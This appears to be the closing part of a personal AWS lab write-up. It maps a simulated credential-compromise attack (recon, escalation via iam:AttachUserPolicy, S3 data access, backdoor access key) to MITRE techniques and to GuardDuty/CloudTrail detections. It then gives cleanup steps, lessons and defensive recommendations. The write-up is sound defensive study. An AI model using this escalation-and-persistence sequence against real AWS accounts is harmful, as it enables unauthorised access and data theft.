	T1565 - Data Manipulation	
	T1567 - Exfiltration Over Web Service	
	T1069.003 - Permission Groups Discovery: Cloud Groups	
	T1078.004 - Valid Accounts: Cloud Accounts	
High risk API	iam:AttachUserPolicy	
	iam:CreateAccessKey	
	s3:GetObject	
	s3:ListBuckets	
	iam:ListAttachedUserPolicies	
T1567 - Exfiltration Over Web Service		
High risk API	T1069.003 - Permission Groups Discovery: Cloud Groups	
	T1078.004 - Valid Accounts: Cloud Accounts	
	iam:AttachUserPolicy	
	iam:CreateAccessKey	
	s3:GetObject	
	s3:ListBuckets	
	iam:ListAttachedUserPolicies	
	iam:ListUsers	

GuardDuty's own technique list for the AttackSequence finding – this alone reconstructs most of the mapping below.

Stage	Tactic	Technique	Detected by
1. Initial Access	Initial Access	T1078.004 – Valid Accounts: Cloud Accounts	CloudTrail only
2. Recon	Discovery	T1526 – Cloud Service Discovery	CloudTrail only
2. Recon	Discovery	T1069.003 – Permission Groups Discovery: Cloud Groups	CloudTrail only


Stage	Tactic	Technique	Detected by
2. Recon	Discovery	T1087.004 – Account Discovery: Cloud Account	CloudTrail only
3. Privilege Escalation	Privilege Escalation	T1098.003 – Additional Cloud Roles	CloudTrail (both events); folded into AttackSequence, no standalone finding
4. Data Access	Collection / Exfiltration	T1530 / T1567	Not logged by trail – caught by GuardDuty S3 Protection (PenTest:S3/KaliLinux, Medium)
5. Persistence	Persistence	T1098.001 – Additional Cloud Credentials	GuardDuty (PenTest:IAMUser/KaliLinux, Medium)
Correlated	Initial Access, Persistence, Discovery, Exfiltration, Impact	8 techniques total	GuardDuty AttackSequence:IAM/CompromisedCredenti (Critical)

7 Consolidated Attack Timeline

Time (UTC)	Event
14:52:29	GetCallerIdentity – initial access confirmed
14:57:08	ListUsers – reconnaissance
14:58:39	ListAttachedUserPolicies – reconnaissance
15:00:50	GetAccountSummary – reconnaissance
15:25:31	AttachUserPolicy – denied (ARN case-sensitivity bug)
15:30:47	AttachUserPolicy – succeeded , AdministratorAccess granted
15:40:26	ListAttachedUserPolicies – post-escalation self-check
~15:35–15:40	GetObject on s3://lab-sensitive-reports-hf01/report.txt – not logged by the trail itself (Data events gap); caught by GuardDuty S3 Protection
16:11:39	CreateAccessKey – persistence, new backdoor key on an already-admin identity

8 Cleanup

I tore the lab down once I had every screenshot I needed: removed the S3 buckets, deleted the CloudTrail trail, disabled GuardDuty, and deleted **Service-account** along with its custom policy.



One thing worth a mention: deleting **Service-account** surfaced a warning that the console refuses to delete a user with active access keys and lists them first – a small guardrail that would have stopped me from accidentally leaving the Stage-5 backdoor key alive. I confirmed everything was gone afterward with `aws s3 ls` and `aws iam list-users` against the `lab-admin` profile.

9 Lessons Learned

- **Default CloudTrail settings are not "log everything."** Management events being on by default creates a false sense of full coverage. Data events are opt-in per resource, and I only found the gap because I went looking for a call I already knew I'd made.
- **GuardDuty and CloudTrail are not redundant – they're complementary, and their coverage doesn't always overlap the way you'd assume.** S3 Protection covering a gap in trail-level Data events was the single most useful thing I learned from this lab. I'd assumed GuardDuty was purely a consumer of CloudTrail; it isn't, entirely.
- **Correlation engines change what "detected" means.** No recon call ever fired a standalone alert, and in a lot of writeups that gets reported as a flat "GuardDuty missed reconnaissance." The more accurate statement is that GuardDuty didn't alert on recon in real time, but it also didn't discard that evidence – it resurfaced it the moment later behavior justified the correlation. That's a meaningfully different (and more defensible) capability than either "caught everything" or "missed it."
- **A real authoring bug produced a more realistic dataset than a scripted one would have.** The ARN case-sensitivity mistake in Stage 3 wasn't planned, but a denied-then-successful privilege escalation attempt from the same identity is exactly the shape real incidents take, and it was more useful in the CloudTrail walkthrough than a clean single success would have been.

10 Recommendations

1. Turn on CloudTrail Data events for any S3 bucket that holds anything sensitive – it is not on by default, and this lab is a direct demonstration of what that costs you at hunt time.
2. Don't treat "no GuardDuty finding" as "nothing happened" for read-only reconnaissance. Cross-reference CloudTrail's `ListUsers/ListAttachedUserPolicies/GetAccountSummary` activity against unusual source IPs or new credentials directly, rather than waiting on a standalone alert that may never fire for recon alone.
3. Scope any policy that grants `iam:AttachUserPolicy`, even to a specific resource, as tightly as possible, and alert on it account-wide – it is one of the highest-value privilege-escalation primitives in AWS IAM, as this lab demonstrates directly.
4. Rotate and audit access keys on any identity that has ever had elevated permissions attached, even temporarily – Stage 5 here shows exactly why: a backdoor key created *after* privilege escalation inherits that escalated access, and deleting the original leaked key alone would not have removed it.

This lab was built and run entirely inside my own AWS free-tier account for learning purposes. No production system, real organization, or third party was involved at any point.